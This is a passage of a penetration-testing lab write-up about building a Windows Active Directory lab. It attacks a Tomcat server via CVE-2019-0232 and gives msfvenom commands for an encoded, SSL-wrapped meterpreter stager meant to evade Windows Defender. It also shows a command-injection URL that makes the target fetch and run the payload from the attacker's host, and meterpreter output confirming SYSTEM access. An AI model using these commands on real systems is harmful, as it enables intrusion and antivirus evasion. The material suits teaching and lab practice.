This will identify that port 80 and 8080 are the only open ports , that the web server reports itself as Microsoft IIS httpd 10.0 , leading to the conclusion that the O/S of the server is Microsoft server 2019 and Apache Tomcat 9.0.16.

Searching online we can spot well known vulnerabilities for this Tomcat version . We will in fact consider the convenient case that CVE-2019-0232 providing remote code execution .



The screenshot shows the National Vulnerability Database (NVD) website. The main heading is "NATIONAL VULNERABILITY DATABASE" with the NVD logo. Below this, there is a section for "VULNERABILITIES" and a specific entry for "CVE-2019-0232 Detail".

**MODIFIED**  
This vulnerability has been modified since it was last analyzed by the NVD. It is awaiting reanalysis which may result in further changes to the information provided.

**Current Description**  
When running on Windows with enableCmdLineArguments enabled, the CGI Servlet in Apache Tomcat 9.0.0.M1 to 9.0.17, 8.5.0 to 8.5.39 and 7.0.0 to 7.0.93 is vulnerable to Remote Code Execution due to a bug in the way the JRE passes command line arguments to Windows. The CGI Servlet is disabled by default. The CGI option enableCmdLineArguments is disabled by default in Tomcat 9.0.x (and will be disabled by default in all versions in response to this vulnerability). For a detailed explanation of the JRE behaviour, see Markus Wulfstange's blog (https://codewhitsec.blogspot.com/2016/02/java-and-command-line-injections-in-windows.html) and this archived MSDN blog (https://web.archive.org/web/20161228144344/https://blogs.msdn.microsoft.com/twistylittlepassagesallalike/2011/04/23/everyone-quotes-command-line-arguments-the-wrong-way/).


**QUICK INFO**  
**CVE Dictionary Entry:** CVE-2019-0232  
**NVD Published Date:** 04/15/2019  
**NVD Last Modified:** 08/24/2020  
**Source:** Apache Software Foundation

**Severity**  
CVSS Version 3.x: **8.1 HIGH** | CVSS Version 2.0: **7.5 HIGH**


**CVSS 3.x Severity and Metrics:**  
NIST: NVD | Base Score: **8.1 HIGH** | Vector: CVSS:3.0/AV:N/AC:H/PR:N/UI:N/S:U/C:H/I:H/A:H



## Creating A windows AD Lab and simulating attacks




## We will try to use Metaframe to check for the vulnerability.



We select the windows/http/tomcat\_cgi\_cmdlineargs exploit and set as remote host the external ip of the Tomcat server (192.168.106.128), the remote port 8080 , local host the ip of Kali VM (192.168.106.131), local port 4443 m TARGETURI the path on the webserver hosting the exploitable command /CGI and we run the exploit.

We can see that the target is exploitable ,but no session is created , as in fact windows defender will identify the incoming connection as suspicious and will kill the process.

## Creating A windows AD Lab and simulating attacks



At this point we needed to evade the defender antivirus.

## Initial Access

### A/V evasion

To evade the Antivirus, after various attempts, I have concluded on using an encrypted Metasploit stager, using a self-signed certificate and making almost obfuscated using **shikata\_ga\_nai** for implementing a polymorphic XOR additive feedback encoder.

So we create a new self-signed concatenated certificate, using openssl :

```
└─(root@adlabkali)-[/home/pentest]
```

```
└─# msfvenom openssl req -new -newkey rsa:4096 -days 365 -nodes -x509 -keyout rsaprivate.key -out servercertificate.crt
```

```
└─(root@adlabkali)-[/home/pentest]
```


```
└─#cat rsaprivate.key servercertificate.crt > my.pem
```

and then generated the encoded shellcode

```
└─(root@adlabkali)-[/home/pentest]
```

```
└─# msfvenom -p windows/meterpreter/reverse_winhttps LHOST=192.168.106.131 LPORT=9898 --platform windows -a x86  
HandlerSSLCert=/home/pentest/Shecodject/my.pem StagerVerifySSLCert=true -s 42 --smallest -e x86/shikata_ga_nai -i 9 -f raw|  
msfvenom --platform windows -a x86 -e x86/call4_dword_xor -i 9 -b "\x00\x0a\x0d" -f raw > shellcode.raw
```

## Creating A windows AD Lab and simulating attacks



where LHOST the kali linux IP and LPORT the local port .

To package out the shellcode generated into EXE I used an opensource tool called Shcodejct

```
(root@adlabkali)-[/home/pentest]
```


```
└─# python3 shcodejct.py
```

Load scc module, set the shellcode.raw file which we previously generated and run the module to read the shellcode inside the file.


scc

set source /home/pentest/Shcodejct/shellcode64.raw

run



## Creating A windows AD Lab and simulating attacks



Exit the module by typing back. Now that the shellcode is read by the tool, we will pack it into an EXE, so enter the following commands 1 by 1:

```
exe
set noconsole False
run
```

The process of packaging will take a while. Once finished the output will be saved inside /output inside shcodeject folder and we now have generated our payload in the file renamed to test.exe


```
└─(root@adlabkali)-[/home/pentest/Shcodeject/output]
└─# ls -la
-rwxr-xr-x 1 root root 5939733 Mar  9 05:57 test.exe
```

and we use python simplehttpserver to push it on the remote server. I.e we run the python http server on the kali linux machine to allow remotely initiate the file download from the apache tomcat.

```
└─(root@adlabkali)-[/home/pentest/Shcodeject/output]
└─# python -m SimpleHTTPServer
```

this will fire up the http server running at the local path we had exported the payload file.

## Creating A windows AD Lab and simulating attacks




To push the file on the windows machine, we will in fact download the file from the kali linux executing remotely the command

```
curl.exe -o "C:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROOT\WEB-INF\CGI\test.exe" http://192.168.106.131:8000/test.exe
```

to do exploit the apache tomcat remote code execution vulnerability and run the command by browsing to the url

```
http://192.168.106.128:8080/cgi/test.bat?&c%3A%5Cwindows%5Csystem32%5Ccurl.exe+-o+%22C%3A%5CProgram+Files%5CApache+Software+Foundation%5CTomcat+9.0%5Cwebapps%5CROOT%5CWEB-INF%5CCGI%5Ctest.exe%22+http%3A%2F%2F192.168.106.131%3A8000%2Ftest.exe&dir
```

## Creating A windows AD Lab and simulating attacks



## Creating our first Meterpreter Session

now we can initiate our listener on Kali Linux


```
(root@adlabkali)-[/home/pentest/Shecodject/output]
```

```
└─# msfconsole -q -x 'use exploit/multi/handler; set ExitOnSession false; set PAYLOAD windows/meterpreter/reverse_winhttps; set LHOST 192.168.106.131; set LPORT 9898; set HandlerSSLCert /home/pentest/Shecodject/my.pem; set StagerVerifySSLCert true; set SessionCommunicationTimeout 600; run -j
```

and execute remotely the payload by browsing to :

<http://192.168.106.128:8080/cgi/test.bat?&%22C%3A%5CProgram+Files%5CApache+Software+Foundation%5CTomcat+9.0%5Cwebapps%5CROOT%5CWEB-INF%5CCGI%5Ctest.exe%22&dir>

## Creating A windows AD Lab and simulating attacks



```
root@adlabkali:/home/pentest
File Actions Edit View Help
root@adlabkali:/home/pentest
msf5 > use exploit(multi/handler); set ExitOnSession false; set PAYLOAD windows/meterpreter/reverse_https; set LHOST 192.168.106.131; set LPORT 9898; set HandlerSSLCert /home/pentest/Shecodeject/my.pem; set StagerVerifySSLCert true; set SessionCommunicationTimeout 600; run -j
[*] Using configured payload generic/shell_reverse_tcp
ExitOnSession => false
PAYLOAD => windows/meterpreter/reverse_https
LHOST => 192.168.106.131
LPORT => 9898
HandlerSSLCert => /home/pentest/Shecodeject/my.pem
StagerVerifySSLCert => true
SessionCommunicationTimeout => 600
[*] Meterpreter will verify SSL Certificate with SHA1 hash acb78eda3a38b20c8673a38c8fd1851a28bf3397
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started HTTPS reverse handler on https://192.168.106.131:9898
msf5 exploit(multi/handler) > [*] https://192.168.106.131:9898 handling request from 192.168.106.128; (UID: txn684t1) Meterpreter will verify SSL Certificate with SHA1 hash acb78eda3a38b20c8673a38c8fd1851a28bf3397
[*] https://192.168.106.131:9898 handling request from 192.168.106.128; (UID: txn684t1) Staging x86 payload (176220 bytes) ...
[*] Meterpreter session 1 opened (192.168.106.131:9898 -> 192.168.106.128:49076) at 2021-03-11 03:56:23 -0500

msf5 exploit(multi/handler) > sessions 1
[*] Starting interaction with 1 ...

meterpreter > sysinfo
Computer : ADLAB-IIS
OS : Windows 2016+ (10.0 Build 17763).
Architecture : x64
System Language : en_US
Domain : ADLAB
Logged On Users : 21
Meterpreter : x86/windows
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > arp

ARP cache

IP address      MAC address      Interface
-----
10.20.30.254    00:50:56:3c:4a:95  9
10.20.30.255    ff:ff:ff:ff:ff:ff  9
224.0.0.22     00:00:00:00:00:00  1
224.0.0.22     01:00:5e:00:00:16  9
224.0.0.251    01:00:5e:00:00:fb  9
224.0.0.252    01:00:5e:00:00:fc  9

meterpreter >
```

So we now a session established back to our Kali Linux and we can see that our process is executed as Local system.


First we set this session as interactive, by typing *sessions 1* and we get some basic information, by executing *sysinfo*.

We are connected to ADLAB-IIS server , which is a member server of ADLAB domain running windows server 2019 (as seen by the build number) and we run on a 32 bit session of the Meterpreter .

We have already system privileges (as Tomcat is running on local system account and reveals *getuid* command)

and the server is connected with the machine 10.20.30.254 (as we can see from *arp* command)

## Creating A windows AD Lab and simulating attacks



```
